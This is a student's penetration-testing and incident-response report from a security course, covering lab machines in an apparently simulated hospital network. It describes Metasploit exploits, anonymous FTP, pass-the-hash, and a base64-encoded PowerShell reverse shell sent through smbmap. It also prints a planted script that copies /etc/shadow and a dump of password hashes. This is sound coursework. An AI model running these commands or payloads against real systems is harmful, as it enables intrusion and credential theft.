Final Project Part 2 – Ethan Roepke

(Note: the points for each row are given on an all-or-nothing basis. You must properly fill out each column in the row to receive all of the points. Correctly filling out ⅔ of the information earns zero points. Every answer must be adequate to receive full credit for the given row.)

Exploiting three machines (8.3 points per row; 25 **total points**)

Host Machines	**How did you gain access?**	**What specific harm could be done?**	**How can you remediate it?**
Reception Desktop	On lab 11, we were told that Rachel was head HR manager but also works in the reception. From this information I was able to use mySQL on my kali box to look at the information regarding the .152 box. When searched DATABASES, I was prompted with an option for login_info. When I looked inside login_info I found the rachel's credentials were on their. With these credentials I remotely accessed the desktop for the .152 with her credentials and succefully logged on.	Being able to RDP onto the reception desktop by finding Rachel's credentials on mySQL from my kali box with no authentication needed should not be allowed and I was able to see her desktop from my own laptop. An attacker can view personal information but also had a HR record with all employees phone number and where they lived. Being able to RDP into someone computer is bad because an attacker can access user information or hold ransomware on the business the person works for. Rachel having a very simple password would be easily cracked with John the ripper or hashcat. As well the attacker can use that same password and guess other accounts that are associated with her.	Being able to remediate RDP is hard to protect because it all starts with finding the user credentials and after that you can remotely access their desktop. A solution to solve this is to most likely to not allow RDP in general. If you need RDP for your business, the user should create a strong password that consists of upper/lowercase letters, number and special characters so it is not so easy to crack into. On top of creating a strong password, we should limit the amount of attempts when trying to brute force onto the machine by implementing a lockout policy. To protect the business completely, using a VPN would make users verify on their before being able to access RDP before.
Clinician Desktop	I ran an nmap scan and found out the version they are running is Windows XP. From lab 3 I remembered Windows XP was a	The clinical desktop hold records about patients and their personal life. An attacker can be able to target a patient by sending a	Since this machine is running on Windows XP, we should update or change to a new updates version of Windows that is

	vulnerability and was able to use Metasploit with ms08_067_netapi. I exploited the machine and was prompted a meterpreter shell. To verify I was in, I ran sysinfo and told me I was in with Windows XP.	phishing/blackmail email pretending to be the hospital asking for a credit card number or SSN. When exploiting the machine, and checking my sysinfo. I was prompted with system which tells me that I am in root privilege already. This gives the attacker an unlimited number of things they can do, such as hold for ransomware, erase the whole system and list goes on. If the patient records are not encrypted then this violates the privacy of their patients which is serious for the hospital.	not vulnerable on Metasploit. Since we gained root access when exploited the machine, we should set another layer of authentication before gaining root access. Lastly if the patient records are not encrypted, then we should encrypt it so if an attack does happen, the attacker wont be able to gain patient information.
Tom's Project	I ran a Nessus scan on the .175 machine and saw a high alert vulnerability for mongoDB. I messed with mongo since I wasn't familiar with it but later realized it did not help me gain access at all. I next ran an nmap scan and saw a port for ftp which is used for file transfers on a server to a computer. I know FTP requires a password and username so I started trying out login information I found from mySQL and on Metasploit but none worked. I searched how to brute force FTP and on a list shows that anonymous for username and password should log you on if not configured properly. So I ran ftp 135.75.54.175 and entered anonymous for username e and password which with no surprise gave me access. Checking the	Gaining access to a machin with FTP can do significant harm to the company because that attacker can transfer the files to his personal computer and be able to read them all. More harm can happen to other machines if an attacker implements malware onto files so when they get transferred then can infect other machines and get access.	FTP is known as the unsecure port. So, to remediate this, we should use SFTP which is a secure FTP that encrypts commands a data when files are being transferred around. As well when a file is being transferred, it will automatically check the file to make sure it has not been tampered with while during transit. To not allow simple guest logins with the username and password being 'anonymous', the credentials will be stronger and utilize public key cryptography for an extra level of security.

	shadow file, I saw that root had no hashed password so I was able to run sudo su to gain root privilege.		

Sensitive information (8.3 points per row; **25 total points**)

Host Machines	**What information I found, and why it's bad that I can see it.**
Reception Desktop	When I gained access to Rachel's desktop, I saw a file named HR Records and found employees personal information that included their phone number, email, and their home address. This is bad for an attacker to see all this personal information because they can send phishing emails, identity theft, as well as scams impersonating them. The attacker can go an extra step and call an employer pretending to be security asking for credentials to specific machine or other sensitive information. If an attacker can get an employee to open a phishing email and click on a link that includes malware that can harm their computer. Having their addresses seen is bad if the attacker wants to scope out the house and break in or number of things they want to do.
Clinician Desktop	After gaining access through an exploit on Metasploit and saw Omar had a profile on the desktop. From lab 11, we are told that Omar oversees the other doctors. Looking on his desktop he had a file with patient data. The patient data was able to be writable and readable by anyone. This is bad to see this because I can see patients personal information and be able to send phishing/blackmail emails or steal their identity. The hospital can be in danger because they are required to keep patients information encrypted and confidential. No one should be able to see this information besides higher up people.
Tom's Project	After gaining access to Tom with using the 'anonymous' credentials, they had a port that allows mySQL which I was able to access with no authentication needed. I looked in mySQL and saw table for login_info and then another table for UsernamePassword. I was able to see Rachel's credentials as well as many other users credentials without them being encrypted. Being able to see all these credentials, an attacker could use that information to log onto their personal accounts and target their machines. The mySQL not having an authentication or being encrypted inside the tables in a bad practice since it should be stored securely.

Remediation (8.3 points per row; **25 total points**)


Host Machines	Vulnerabilities, misconfigurations, sensitive information disclosures, malpractices	Does the issue need to be fixed? Why, or why not?	If actions were taken, how did you remediate it
Reception Desktop	I few vulnerabilities I saw while scrolling through the Reception Desktop is the permissions to view the HR Records was set so everyone is able to view the file. Port 3389 is open which is a known port to be targeted in many different ways. Lastly is Rachel's password. With any tool like hashcat or John the Ripper, it could crack the password very quickly since her password is so simple.	Being able to view the HR Records needs to be fixed because only the employees and whoever else needs to access their personal information should be allowed to view it. This is dangerous to employees personal information being accessed by attackers. Having RDP and port 3389 open is not the best idea because an attacker can try to brute force over and over until they solve the password. Once they solve the password they can remotely access your machine. Rachel's password is too simple to be crack with a tool or by what we learned about her from lab 11. She told us she has a cat named after her ice cream flavor. You should never set a password about your personal life. We also learned she uses the same password for multiple accounts so an attacker can gain lateral movement.	To remediate the HR Records, we should change the permission to users who needs to view the file and to keep personal information secure, we should encrypt the file as well. The best action to take for RDP and port 3389 is to close them because it is a vulnerability that is easy to target. If the company needs RDP open then they should authenticate over a vpn before being able to access RDP and make a limit policy so an attacker does not have an unlimited amount of tries. Regarding Rachel's password, she should change the password not related to her personal life and make more complex with special characters, number and variation of letters. The company as well should implement a password requirement to meet standards so it is harder to crack as well as changing their passwords frequently.
Clinician Desktop	This machine is running on Windows XP which is an outdated machine that is vulnerable to multiple exploits. I am able to	The machine Windows XP needs to be fixed by updating to a new version that is not as the end of life and isn't vulnerable to	To fix the old windows machine, we should update to a new version of Windows that is updated and patched from attacks.


	view the patients data in the All User Folder that is readable and writable to everyone. When viewing the hashes, I saw they were not salted so I could run john the ripper or hashcat to crack the passwords.	many exploits. This will protect you from attacks being simple for the attacker. Being able to view patient data as anyone and it not being encrypted is a violation of policy and to the patients themselves. The hashes should be salted because it adds an extra layer of security to the passwords and won't be cracked as easily.	This will protect from Metasploit attacks and scripts. For the patient data, we should move out of the ALL USER File and change the permissions to only allow certain users to access this information. On top of this, we should encrypt this data and add an authentication level to protect the patients personal life. Regarding the hashes, it is a good practice to have them salted so is increasingly harder to crack the passwords. Overall in every machine, users had simple passwords and is a good practice to make complex passwords including multiple characters and changing frequently.
Tom's Project	I was able to login with Rachel's simple credentials. When viewed the shadow file, I saw that root had no hashes/password so I was able to gain root access by running sudo su. I saw ftp port was open and I could login with the username/password with 'anonymous' since it was not configured correctly. I saw MongoDB was listening and required no authentication to access so I was able to look around inside mongo. The port setup is a little messed up with http	Same as every other machine, Rachel has a simple password and reuses for other accounts so this needs to be fixed because an attacker can gain access to other accounts on other machines. Not having a password for root is really bad and should be fixed since root has access to everything on the machine and an attacker can gain root privileges with no authentication. From a quick research on google about ftp pen testing, I learn that if not configured correctly, we are able to login with 'anonymous' as	Again with all machines, Rachel needs to update her password to a stronger and complex password so it is not simple to crack or guess. As well since its named after her cat, she should not name a password related to her life. Since she repeats her password for multiple machines, she needs to change it up so an attacker can not gain access to multiple machines. Since we have no password set up for root, we should create a password and on top of that set the policy so a password is required. Since FTP is the non secure port, we should change it to SFTP which is

	running which is not secured.	a guest. This is bad because they can be brute forced easily. Also with a quick research on google with MongoDB, it holds confidential information on the database which an attacker that has free access to with no authentication is able to write and modify this information. Http is bad since it is unencrypted connection and not safe.	secured. As well not configure the guest password to be ‘anonymous’ and make it unique. MongoDB needs to be authenticated with a login and as well encrypt the information inside since it hold confidential information. For port http which is not the encrypted port, we just need to make a simple adjustment and change the port to https.

Incident Response Table (8.3 points per row; **25 total points**)

Hints for incident reporting on Lab 12
Be specific in what you find, being vague will get you 0 points.
.158, do you notice any new users / files?
.154 , same as 158, but also look through logs for suspicious connections.
.150 Look for signs of bruteforcing


Host IP	1. **What was accessed?** 2. **How was it accessed?** 3. **What was the impact of the incident?** 4. **How did you respond to the incident?** 5. **Screenshot of what was accessed**
135.75.54.150	1) On the web server we were able to access the machine with the command “ssh 135.75.54.150” which prompted us with no password since root never had a password set up in the first place.  ┌──(root㉿kali)-[~] └─# ssh 135.75.54.150 Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-213-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Thu Apr 25 17:42:16 CDT 2024 System load: 0.0 Processes: 187 Usage of /: 32.2% of 15.64GB Users logged in: 0 Memory usage: 27% IP address for ens160: 135.75.54.150 Swap usage: 0% * Canonical Livepatch is available for installation. - Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch 68 packages can be updated. 1 of these updates is a security update. To see these additional updates run: apt list --upgradable Last login: Wed Apr 17 18:27:12 2024 from 135.75.54.2 root@ubuntu18:~# 2) This was accessed because their was no authentication for ssh for root and showed on shadow file. I found a file inside script.sh that told me another script in pyMal.py which allows the attacker to get access to etc/shadow whenever.



```
root@ubuntu18:/usr/bin# cd /mlwr
-bash: cd: /mlwr: No such file or directory
root@ubuntu18:/usr/bin# cat mlwr
cat: mlwr: Is a directory
root@ubuntu18:/usr/bin# cd mlwr
root@ubuntu18:/usr/bin/mlwr# ls
script.sh
root@ubuntu18:/usr/bin/mlwr# cat script.sh
#!/bin/sh
python3 /etc/scripts/pyMal.py
root@ubuntu18:/usr/bin/mlwr# script.sh
script.sh: command not found
root@ubuntu18:/usr/bin/mlwr# cd
root@ubuntu18:~# script.sh
script.sh: command not found
root@ubuntu18:~# cat script.sh
cat: script.sh: No such file or directory
root@ubuntu18:~# cd /syslog
-bash: cd: /syslog: No such file or directory
root@ubuntu18:~# cd /etc/scripts/pyMal.py
-bash: cd: /etc/scripts/pyMal.py: Not a directory
root@ubuntu18:~# cd /etc/scripts
root@ubuntu18:/etc/scripts# ls
pyMal.py
root@ubuntu18:/etc/scripts# cat pyMal.py
import os


'''MWAHAHAHAHAHAHA!!!!!! They didn't find all of my malware :D'''
def copyShadow():
    os.system("cp /etc/shadow /var/www/html/flaskApp/.hacked")
    os.system("chown www-data:www-data .hacked")

def main():
    copyShadow()

if __name__=="__main__":
    main()
root@ubuntu18:/etc/scripts# 
```

3) whenever the attacker runs the script, all of the etc/shadow files is copied to his personal machine. The company will not be alerted for these scripts being run since they come in silent and the only way the company will know if they check the logs. Picture above shows script that I am referring to.


4) to respond to the incident, I removed pyMal.py from /etc/scripts so the attacker will not be able to run the script anymore. This will prevent the attacker from gaining access to /etc/shadow files anymore. As well in /usr/bin/mlwr, we can get rid of the contents in script.sh just because this tells the attacker what the file was named or any other reasons.



```
rm: cannot remove 'pyMal.py': No such file or directory
root@ubuntu18:~# rm pyMal.py
rm: cannot remove 'pyMal.py': No such file or directory
root@ubuntu18:~# cd /etc/scripts
root@ubuntu18:/etc/scripts# sudo rm pyMal.py
root@ubuntu18:/etc/scripts# ls
root@ubuntu18:/etc/scripts# 
```


135.75.54.158	1) I was able to gain access into the ambulance laptop through Metasploit since I could exploit it using a vulnerability for eternalblue. Then gathering the hashes I was able to run pass the hash to

gain access. After scrolling around in powershell, I found the defaultuser0 was added and was able to access root privileges.




```
d-----         29/01/2018     13:35                defaultuser0
```

2)The machine was accessed by using Pass the Hash from running a vulnerability through Metasploit that gave us the hashes for our users. After gaining access the attacker had root privileges so has a full range of things to do.



```
msf6 > exit

┌──(root㉿kali)-[~]
└─# smbmap -u "Tom" -p "aad3b435b51404eeaad3b435b51404ee:fff89ebf17152114b7d0044c03a35262" -H 135.75.54.158 -x "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuA
FMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAzADUALgA3ADUALgA1ADQALgAxADUAOAAiACwAOQAwADAAMAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQA
YgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAA
pAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsAC
AAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAK
wAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABz
AHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
```

3) The impact of this incident is that the attacker who is defaultuser0 can access anything they want since they have root privileges. Since the ambulance laptop holds information about patients, the attacker can steal a patients identity or attack the patients.




```
    Directory: C:\Users\Patricia\Desktop\Patient Care Reports


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        18/03/2021     21:13            830 2089.json
-a----        20/03/2021     02:38            901 2090.json
-a----        20/03/2021     02:37            902 2091.json
-a----        18/03/2021     21:13            830 2092.json
-a----        20/03/2021     02:37            902 2093.json
-a----        20/03/2021     02:38            901 2094.json
-a----        18/03/2021     21:13            830 2095.json
-a----        20/03/2021     02:37            902 2096.json
-a----        20/03/2021     02:38            901 2097.json
-a----        20/03/2021     02:38            901 2098.json
-a----        20/03/2021     02:38            901 2099.json
-a----        18/03/2021     21:13            830 2100.json
-a----        18/03/2021     20:53           3066 EMS_Patient_Care_Report.py
```

4) to respond to the incident, we deleted the attackers user from the machine so they do not have access to the machine anymore.


135.75.54.175

1) The attacker was able to gain access through ftp login since the machine was not properly configured and had the guest password be set to ‘anonymous’ for username/password.




```
┌──(root㉿kali)-[~]
└─# ftp 135.75.54.175
Connected to 135.75.54.175.
220 Better Hack Yourself before you Wreck Yourself!
Name (135.75.54.175:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

2) This was accessed because root had no hash/password set at all. I saw this and when I signed on with rachels credentials, I ran sudo -s and gave me root privileges right away. This gives an attacker all the leverage it needs to send malware into places or hold for ransomware.




```
root:!:17394:0:99999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
```

3) The impact on this incident is that an attacker login to root whenever they want without the company being alerted about this. This means the attacker does not need to feel rushed and can plan out an attack his way.



```
cpre230:$6$s6coHMfo$9OoN2x8AXLp0W.jfYZrGWgJ4gbp7NsdM3hgvfMahd57DZ1WZEE..p7qVcsXK9cMAU5UVyPl1D8eGo/x$
tom:$6$49yxL9RH$doEPAJFW9r1XAyZFVxGub4NzSO.nPhx5vWED7pr9NYhVAIkC6oZ96.ntPiwe8etNMtAKYYfXbaYyhRMYjfZ$
toor:$6$qhuP7imb$a1440nhAG1enD7chp1aovf2NJvkRV.3erK95lJvcUX35kgw2YnJSy2qVoq4bajj07UvwLjJf94Cldg4fV3$
jry:$6$uByi3mRa$oUfXmckAJSjib7RZ3GWyBHM57VgOhhdgoxW/onmNtKBFsh9Kiw2P54OpPwfgCaWbuLbgpS8N7P4iNCulDWU$
backdoor::17453:0:99999:7:::
bob:$6$tXVyxxuq$1pIxd65OrEZf4zQtG/dpQO629rCflElfsHZVQ3.NaICt4MAgpu0iE4lHvZKFasH9eiDtPfQ0C6ROyATBYMH$
alice:$6$tSP.cdGO$CA.J5K5i98lTV.iX7PlQK7TlAZ/0j4j/0f.bXgIhN4lUePHqAdNaaJ/ZZn.d4r4nCzPSibCqkJgmXPrfU$
alex:$6$ReDDrRyg$b9rv17v85SUfqawZ5AwxhQ/g0ot7GYCkFD5lLNjTtjMcxbDDn395Cb23bLHobrg5c7Sg5Iu9rE2EeOMYxQ$
eve:$6$YrQdeRCT$2XnIfw.mBfHGhZdEJLEg0xUpq7sz405l4qN6uAjiFOdM9zZkUlcWAB3f6Z8voZLg8PQvz1fE1B.ZSwxZKIY$
sshd:*:17453:0:99999:7:::
telnetd:*:17453:0:99999:7:::
mongodb:*:17453:0:99999:7:::
ftp:*:17453:0:99999:7:::
mysql:!:17453:0:99999:7:::
postfix:*:17453:0:99999:7:::
landscape:*:18126:0:99999:7:::
pollinate:*:18126:0:99999:7:::
cpre231:$6$qaRGCow5$4Y9EdqpHmj6oD14pikNX5E6bUcqFKndrX6gace4aC/RPmBa5RSTKsgX2g3aSqoD8/pCTL1Bu/l4EF3d$
rachel:$6$umQxMJpc$zVmP1TltJACK/6rwHk2y9rPQO2qZEnTFnT7nnGeDkMR2PgysUOx.izHtjB99/sTJATxxEUl07ulxhpuV$
